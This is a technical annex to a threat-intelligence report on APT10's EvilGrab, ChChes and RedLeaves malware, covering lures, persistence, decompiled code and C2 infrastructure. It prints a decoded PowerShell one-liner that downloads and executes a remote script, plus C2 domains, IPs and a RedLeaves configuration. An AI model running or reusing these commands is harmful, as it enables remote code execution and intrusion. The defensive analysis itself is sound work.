www.pwc.co.uk/cyber

Operation Cloud Hopper

Technical Annex

Annex B

April 2017

In collaboration with

BAE SYSTEMS
INSPIRED WORK

Table of Contents

Foreword

The purpose of this document is to provide technical details of the malware, tools and infrastructure used by the China-based threat actor, APT10. This report is a technical Annex provided in addition to our main report "Operation Cloud Hopper", which details research PwC UK and BAE Systems have conducted on both this threat actor and two major campaigns we have observed this malware being used in.

From 2009 to mid-2016, APT10 have used malware that is known to be popular among China-based threat actors. We have categorised the malware used by APT10 into two different types, tactical and sustained. Tactical malware is used to gain a foothold on target systems, and sustained malware is used to maintain access and act as a backdoor into the network. Since mid-2016 we have seen APT10 instigate a retooling of malware, through a combination of internal software development and modification of open source code. Supplementing its malware capability, APT10 have repurposed scripts and tools to aid with its operations once access to a victim's network has been established.



Figure 1: **An overview of APT10's methodology** when targeting MSPs

APT10: Malware

Tactical Malware

We have observed the EvilGrab, ChChes and RedLeaves malware families used as the primary method for initial exploitation to gain entry to the victim. PwC UK categorises these as "tactical" malware families. Often deployed via spear phishing, they are lightweight, have particular capabilities and are designed to facilitate system identification and lateral movement.

The first of these families, EvilGrab, was likely to have last been used by APT10 in a 2016 spear phishing campaign. We have observed ChChes and RedLeaves being used to achieve the same objectives as EvilGrab, and we assess that this activity is almost certainly APT10. The following sections detail these families, their functionality and use by the threat actor.

EvilGrab

EvilGrab, as per its name, has the capability to "grab" audio, video and screenshots of infected hosts and send the captured media to command and control servers. It possesses common reconnaissance capabilities such as attempting to steal application credentials, instant messaging chat logs, keystrokes and allows the threat actor remote access to the compromised system.[1]

APT10 frequently deploys EvilGrab via email, using malicious Microsoft Office documents as part of spear phishing campaigns. It attempts to inject into running processes, focussing on security products and native Windows processes.

In previous campaigns, APT10 has used EvilGrab to exploit targets in Japan and the wider South-East Asia region. In one instance, the 2016 Taiwanese election was used as a spear phishing theme to deliver the malware. The rest of this section focuses on one observed sample within this wider campaign, and it is almost certain that APT10 have used the same techniques repeatedly.

The title of the lure was "`2016年台灣總統選舉觀戰團 行程20160105.xls`" which translates to "`2016 Taiwan president election watching group schedule`".[2] Once the spreadsheet is opened, CVE-2012-0158 is exploited and a file called `6EC5.tmp` is dropped in the `%TEMP%` folder. The file is in fact an executable binary which, once opened, spawns a `ctfmon.exe` process and clones itself in the `%USERPROFILE%` directory as a file called `IEChecker.exe`.

Aside from creating `IEChecker.exe`, the malicious `ctfmon.exe` process also creates a set of registry keys which contain encoded data. These are in fact modules used by the malware and this behaviour is indicative of EvilGrab:

- `HKCU\Software\rar\e`
- `HKCU\Software\rar\s`
- `HKCU\Software\rar\data`
- `HKCU\Software\rar\ActiveSettings`
- `HKCU\Software\Classes\VirtualStore\MACHINE\Software\rar\e`

The malware establishes persistence by setting an Autorun key called ctfmon.exe to ensure IEChecker.exe is executed on startup.

[1] http://blog.trendmicro.com/trendlabs-security-intelligence/evilgrab-malware-family-used-in-targeted-attacks-in-asia/
[2] http://pwc.blogs.com/cyber_security_updates/2016/03/taiwant-election-targetting.html



Figure 2: An AutoRun key is set by the ctfmon.exe process to ensure **IEChecker.exe** is executed on startup.

The malware also beacons to the command and control (C2) server 192.225.226[.]98 on port 8080 by sending TCP SYN packets approximately every 30 seconds.

ChChes

ChChes, known in PwC UK threat intelligence reporting as Scorpion, is a new malware family that surfaced in late 2016. Analysis shows it to have relatively limited functionality. As with EvilGrab, ChChes appears to be designed to establish an initial presence and act as a system fingerprinting utility.

To date, we have primarily seen APT10 use ChChes to target Japanese organisations and government departments. This is based on file naming conventions and the naming of some C2 domains which appear to mimic the legitimate domains of specific organisations. For example:

Malware Filename	Translation
1102毎日新聞(回答)._exe	1102 Mainich Newspaper (answer)._exe
2016県立大学シンポジウムA4＿1025.exe	2016 Prefectural University Symposium A4_1025.exe
事務連絡案内状(28.11.07).exe	Business contact invitation (28.11.07).exe
個人番号の提供について.exe	Regarding provision of Individual number.exe
日米拡大抑止協議e	Japan-US expansion deterrence conference (e)
ロシア歴史協会の設立と「単一」国史教科書の作成.exe	Foundation of Russian historical association and Composing 「a unity」 state history textbook .exe
安全保障条約変更通知.exe	Notice of Change of Security Guarantee Treaty.exe
平成29年日米安保戦略対話提言(未定稿).exe	Japan-U.S. Security Strategy Dialogue Recommendation (Undetermined).exe
11月新学而会.exe	November will be the new school.exe
日米関係重要事項一覧表.exe	US-Japan Relations Important List.exe

Table 1: An example of Japanese-language filenames used in ChChes campaigns

Our initial analysis of this malware is based on a file named 安全保障条約変更通知.exe, which broadly translates to "Notice of Change of Security Guarantee Treaty", with an MD5 hash of 75500BB4143A052795EC7D2E61AC3261. This file was submitted to VirusTotal by a user in Japan.

One of the most recognisable features of this malware, is the presence of icons typically associated with the Microsoft Office software suite embedded within the file's resources. These embedded icons have been used to obfuscate the executable file type. In this particular sample they are Microsoft Word icons, as shown in Figure 3.



Figure 3: Sample Microsoft Word icons

The file uses a code wrapper to hide the actual payload from static analysis tools. In this case, the wrapper relies on the `VirtualAlloc` function to allocate memory buffers required for the payload. When launched, the application creates a dummy window using a custom window class that installs its own routine to handle messages from the Windows message queue.

The program then starts processing the messages sent to it by the system. The code responsible for this functionality is shown in Figure 4.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  HWND hWnd; // eax@1
  HWND hWnd_1; // esi@1
  struct tagMSG Msg; // [esp+8h] [ebp-1Ch]@2

  LoadStringW(hInstance, 0x67u, &WindowName, 100);
  LoadStringW(hInstance, 0x6Du, &ClassName, 100);
  registerclass(hInstance);
  ::hInstance = hInstance;
  hWnd = CreateWindowExW(0, &ClassName, &WindowName, 0xC80000u, CW_USEDEFAULT, 0, CW_USEDEFAULT, 0, 0, 0, hInstance, 0);
  hWnd_1 = hWnd;
  if ( !hWnd )
    return 0;
  ShowWindow(hWnd, 0);
  UpdateWindow(hWnd_1);
  while ( GetMessageW(&Msg, 0, 0, 0) )
  {
    TranslateMessage(&Msg);
    DispatchMessageW(&Msg);
  }
  return Msg.wParam;
}
```

Figure 4: Sample is using a standard Windows application template

This code is a "template" for a typical Windows application and is commonly used by legitimate programs. Malware authors use the same template as a way to thwart analysis performed by automated systems. This is also used to hide the malicious code from the analysts looking at the sample with a disassembler or a decompiler. The use of a "standard" Windows program template is a more sinister version of wrapping as it impersonates a legitimate application.

The core functionality for decrypting and executing the malicious payload is launched inside the window procedure installed during the window registration process as shown in Figure 5.

```
ATOM __cdecl registerclass(HINSTANCE hInstance)
{
  WNDCLASSEXW v2; // [esp+0h] [ebp-30h]@1

  v2.cbSize = 48;
  v2.style = 3;
  v2.lpfnWndProc = handling_procedure;
  v2.cbClsExtra = 0;
  v2.cbWndExtra = 0;
  v2.hInstance = hInstance;
  v2.hIcon = LoadIconW(hInstance, 0x84);
  v2.hCursor = 0;
  v2.hbrBackground = 0;
  v2.lpszMenuName = 109;
  v2.lpszClassName = &ClassName;
  v2.hIconSm = LoadIconW(hInstance, 0x84);
  return RegisterClassExW(&v2);
}
```

Figure 5: The call-back procedure is installed during window class registration

The `handling_procedure` is responsible for processing messages sent to the window by the operating system. These typically include messages informing the window of events affecting the window's state, such as a user pressing a key, moving or clicking a mouse button or a window being minimised. The routine is called immediately after the window is created and one of the first messages to be processed is `WM_CREATE` - the message sent by the operating system to let the window finalise its initialisation. In this particular case, a procedure, `run_payload_4`, is called as shown in Figure 6.

```
LRESULT __stdcall handling_procedure(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
  HDC v4; // esi@6
  HDC v6; // eax@15
  HDC v7; // eax@18
  struct tagPAINTSTRUCT Paint; // [esp+8h] [ebp-12Ch]@6
  struct tagRECT Rect; // [esp+48h] [ebp-ECh]@6
  RECT rcSrc2; // [esp+58h] [ebp-DCh]@15
  WCHAR Buffer; // [esp+68h] [ebp-CCh]@1

  LoadStringW(hInstance, 0x6Au, &Buffer, 100);
  if ( Msg <= WM_COMMAND )
  {
    if ( Msg != WM_COMMAND )
    {
      switch ( Msg )
      {
        case WM_CREATE:
          run_payload_4(hWnd);
          return 0;
        case WM_DESTROY:
          DeleteObject(ho);
          DeleteDC(hdc);
          PostQuitMessage(0);
          return 0;
```

Figure 6: The call-back procedure decrypts and runs the payload

After executing, the malware sleeps for 60 seconds and then attempts to communicate with the C2. It sends details of the system to the C2, including the system name and version of the OS, as well as any stolen credentials. The malware makes adjustments to the user's proxy settings before beginning C2 beaconing.

ChChes targets the credentials stored inside Internet Explorer and has the capability to resolve and alter the proxy configuration. It achieves this via the function `WinHttpGetDefaultProxyConfiguration`, or by enumerating the configuration files inside the `%APPDATA%\Mozilla\Firefox\` folder and looking for proxy-related tokens.

The code is heavily obfuscated, via the use of position-independence alongside other techniques. This code is typically harder to write when compared to programs loaded using a RunPE technique. We assess this was likely done to deter security researchers ability to perform static analysis.

The APIs are resolved dynamically and stored inside a dedicated structure. They are also obfuscated as a result of manipulating the relative offsets of the API calls, an example of which is depicted in Figure 7.

```
getreladdr      proc near

tmp             = dword ptr -4

                push    ebp
                mov     ebp, esp
                push    ecx
                call    $+5

                pop     eax
                sub     eax, 0E11C3Ch
                mov     [ebp+tmp], eax
                mov     eax, [ebp+tmp]
                leave
                retn

getreladdr      endp
```

Figure 7: A routine obfuscating API calls

Figure 8 shows the malware attempting to hide the offset to the API table which is resolved during run-time. Implementing this technique has little impact as standard reverse engineering techniques can be used to analyse the code.

```
call    getreladdr

add     eax, 0E1F820h
cmp     [eax+APITABLE.kernel32.LoadLibraryA], 0
```

Figure 8: An example showing how the routine is being used

Another interesting aspect of this sample is that it uses the `printf` function to output debugging messages. Since the application is compiled as a GUI program, these messages are not usually visible to the end user. As part of our analysis we were able to patch the malware and view the printed debug messages, as seen in Figure 9.

```
0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦0s♦[server.c line 183] 0x0
000009c
[data.h line 112] SUSAN-PC*1916
[server.c line 68] 0x0038d7c0
[server.c line 80] http://trout.belowto.com/%r.htm
[_http.h line 553] /XLE/pQ.htm
[_http.h line 678] 0x00cc000c
[_http.h line 733] GET
[http_conn.h line 325] 200
[_http.h line 553] /UUVCCRNAG2/goYLw/w.htm
[_http.h line 678] 0x00cc000c
[_http.h line 733] HEAD
[http_conn.h line 325] 0
[http_conn.h line 330] 12152
[http_conn.h line 304] http://trout.belowto.com/%r.htm
[http_conn.h line 305] 2
[_http.h line 553] /-Rxy/Q.htm
[_http.h line 678] 0x00cc000c
[_http.h line 733] HEAD
[http_conn.h line 325] 0
[http_conn.h line 330] 12152
```

Figure 9: The hidden debug messages can be made visible

The debug messages visible in the output show another unusual feature of the malware – the use of HEAD requests, broadly equivalent to a HTTP GET request but without the response body. A "Cookie" field is used to communicate the system information and credentials described above. Figure 10 shows output in which the HEAD request is visible.

```
--------------------------------------------------------------------------------
GET /Q8JbVKQ.html HTTP/1.1
Cookie: OTsboQ8=HZ8FEZTtV%2Bewk80ul2Oui7j6lrZMawrbIDaww%2FAXuC5ZF5%2FZiTB7VYt4Bzo02R0TfqE%3D;Dtds
7c6FzxzyKDyjTZAu%2B5aCHCyRc%3D;Dt4=fZOeXT8DJqCMNXXH
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.5
29; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: scorpion.poulsenv.com
Connection: Keep-Alive
Cache-Control: no-cache

--------------------------------------------------------------------------------
Responding with mime type: text/html file: defaultFiles/FakeNet.html
Modifying outbound external TCP request packet:
  from: 192.168.136.201:49199 -> 192.0.2.123:80
  to:   192.168.136.201:49199 -> 192.168.136.201:80
  pid:  2508 name: 1.exe
Received HEAD request
--------------------------------------------------------------------------------
HEAD /lJRsXTZ/Gfsl/1/KpGAwBo-J.html HTTP/1.1
Cookie: ERHNDA=KTl2VXnxEk539lP0Xb0KqiAuZFb03gozlHgEwAUQ4K60KAcb0pJyxG1pfC3zXDXSrpTg9Fi5se%2BFlJrj
j40w%3D%3D
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.5
29; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: scorpion.poulsenv.com
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache

--------------------------------------------------------------------------------
Modifying outbound external TCP request packet:
  from: 192.168.136.201:49200 -> 192.0.2.123:80
  to:   192.168.136.201:49200 -> 192.168.136.201:80
  pid:  2508 name: 1.exe
Modifying outbound external TCP request packet:
  from: 192.168.136.201:49201 -> 192.0.2.123:80
```

Figure 10: Output showing HEAD request

Two unique user agents have been observed in samples of the ChChes family:

- `Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C)`
- `Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)`

The ChChes family uses an algorithm to create a mutex at runtime. Using a sequence of instructions, it builds a buffer with dynamic data combined with hard coded data. It then MD5 hashes the dynamic data, and the resulting hash is converted to its hexadecimal form `5D0E6AB3A85EDFEA9AA3F2923B4C66F3`. The resulting value is used as a base for the mutex name formed by extracting a sub-string, in this case `A85EDFEA9AA3F292`.

Many of the samples are digitally signed with a certificate belonging to HackingTeam, a self-described "offensive security provider". This particular certificate has not been valid since mid-2012, and was likely obtained during the HackingTeam breach of 2015.[3]

If executed, the malware begins by removing itself from the current directory and copying itself to the user's roaming profile under a different name. An example is given below:

```
C:\Users\<USER>\AppData\Roaming\notron.exe
```

The new filename varies from sample to sample, likely imitating Norton Antivirus but with a couple of letters reversed. It then establishes persistence by adding a key to the user's startup registry. An example of a corresponding registry entry is shown below:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ISeC Croot  Readr
```

To date, the collected ChChes samples communicate to the following C2 domains:

- `scorpion.poulsenv[.]com`
- `kawasaki.unhamj[.]com`
- `kawasaki.cloud-maste[.]com`
- `zebra.wthelpdesk[.]com`
- `dick.ccfchrist[.]com`
- `area.wthelpdesk[.]com`
- `Trout.belowto[.]com`

ChChes PowerSploit

APT10 has also been observed leveraging PowerSploit,[4] a framework commonly used to inject shellcode into other running processes. It has been reported as coming from a ZIP file attached to a spear phishing email, as reported by one individual on Twitter in 2017.[5]

[3] https://www.wired.com/2015/07/hacking-team-leak-shows-secretive-zero-day-exploit-sales-work/
[4] https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-Shellcode.ps1
[5] https://twitter.com/Wjenga/status/822282843766128640

Figure 11: Spear phishing email from Twitter

According to another source[6], this email contained a password protected ZIP file called “【H29科研費】繰越申請について.zip”. It is likely to have had the password sent to the victim through an alternative communication method. The password protection of the ZIP file means that it can bypass many anti-virus email filters, which cannot read the contents of the file without access to the password.

We analysed one of the files in the zipped attachment which was mentioned in the report, “H29_c-26.lnk” (0B6845FBFA54511F21D93EF90F77C8DE). This file contained a shell command which was encoded in Base64, seen in its decoded form below:

```
/c "powershell.exe -nop -w hidden -exec bypass $2='-nop -w hidden -exec bypass -c "IEX (New-Object
System.Net.Webclient).DownloadString(''https://goo.gl/cpT1NW'')"';if([IntPtr]::Size -eq 8){$3 = $env:SystemRoot +
"\syswow64\WindowsPowerShell\v1.0\powershell";iex "& $3 $2";}else{iex "& powershell $2";}"
```

Figure 12: Decoded shell command

The PowerShell script sent a request to get an image file located at “https://goo[.]gl/cpT1NW”, a URL which translates to:

[6] http://csirt.ninja/?p=1103

`http://koala.acsocietyy[.]com/acc/image/20170112001.jpg`

The images in Figure 13 and Figure 14 represent interaction with the shortened URL contained within the PowerShell script.



Figure 13: Screenshot of total clicks from Google Analytics data for the shortened URL as at 12 Jan 2017



Figure 14: Screenshot of countries and platforms from Google Analytics data for the shortened URL

The downloaded file is not a JPG image as the URL would suggest, but is instead a second PowerShell script that was most likely modified to avoid detection. On execution of the downloaded PowerShell script, a decoy Excel document is created in the user's `\AppData\Local\Temp` directory called `h29c26.xls`, which is then opened and displayed to the victim, as seen in Figure 15 below.

Figure 15: Decoy document used by APT10 to target the Japanese education sector

Simultaneously, the downloaded PowerShell script executes shellcode similar to that from the original PowerSploit project and injects ChChes shellcode into PowerShell itself. A HTTP connection is established with `hamiltion.catholicmmb[.]com` to retrieve ChChes commands and/or additional modules.

RedLeaves

The latest malware family to be attributed to APT10 is a newly discovered sample, referred to as RedLeaves. It was first reported by Lac Watch[7] in late February 2017 and was attributed to APT10 due to shared infrastructure with ChChes and also code overlap with PlugX. Further reporting by Japan CERT suggests that the RedLeaves code base is based upon the open source tool, “trochilus”.[8] An in-depth analysis of RedLeaves was also published by NCC Group.[9]

Analysis has revealed that RedLeaves is a feature rich malware family with the capability to tunnel and reverse proxy traffic, dump browser based credentials and, download and execute files. It is highly likely that RedLeaves is used as an initial payload, packaged and deployed via spear phishing techniques, and then used to further deploy sustained malware such as PlugX, or more recently Quasar.

[7] https://www.lac.co.jp/lacwatch/people/20170223_001224.html
[8] http://blog.jpcert.or.jp/2017/04/redleaves---malware-based-on-open-source-rat.html
[9] https://github.com/nccgroup/Cyber-Defence/blob/master/Technical%20Notes/Red%20Leaves/Red%20Leaves%20technical%20note%20v1.0.pdf



Figure 16: Code comparison between RedLeaves and PlugX[10]

Analysis of the initial binary shows similar social engineering techniques used by the ChChes malware, with Microsoft Office document icons being an embedded resource to disguise the true format of the binaries.

We have identified the following three files created by the initial binary; a binary file of unknown format, a malicious Windows Dynamically-Linked Library (DLL) compiled for a 32-bit architecture, and a legitimately signed Windows executable used for loading the malicious DLL.

During our analysis we identified the following three files created by our sample in the `C:\Users\%USERPROFILE%\AppData\Local\Temp\` directory:

- `handkerchief.dat`
- `obedience.exe`
- `starburn.dll`

[10] http://blog.jpcert.or.jp/2017/04/redleaves---malware-based-on-open-source-rat.html

Analysis of the first dropped file, `handkerchief.dat`, suggests it is encrypted given it has an entropy of 6.99.

`Starburn.dll` exports 238 functions, with the main function loading and decrypting `handkerchief.dat`. Decryption of `handkerchief.dat` results in the creation of two binary objects, the first a shellcode object and the second a payload. The shellcode is 32-bit, position-independent code responsible for loading the payload. Analysis shows references to API names that are resolved during the shellcode runtime as shown in Figure 17 below.



Figure 17: API Names resolved during runtime

Once executed by the shellcode, the DLL will decrypt a mini-configuration stub embedded within its own body. The configuration file is encrypted with a simple XOR key, `0x53`. The configuration contains the following data:

Config Value	Usage / Description
`67.205.132.17`	First C2 IP Address
`67.205.132.17`	Duplicate entry
`144.168.45.116`	Second C2 IP Address
`443`	C2 port number
`2017-2-22-ALL`	Bot group ID
`vv11287GD`	Mutex name
`%ProgramFiles%\Internet Explorer\iexplore.exe`	Name of the process which the DLL is to inject
`Lucky123`	Part of the key that is used to encrypt/decrypt C2 communications. Another part of the key is defined as `0xBFD9CBAE`
`C:\windows\system32\RedLeaves.exe`	Default name of the executable that will load the malicious DLL, which in turn will load the shellcode from the encrypted DAT file, which will be injected into Internet Explorer. The shellcode takes the full path name of its own host process and patches this configuration field with that file name. As a result, the default contents of this field will be replaced with a temporary filename of the dropped legitimate EXE file, such as `%TEMP%\obedience.exe`. The updated name is used by the bot to re-start itself under a specified user

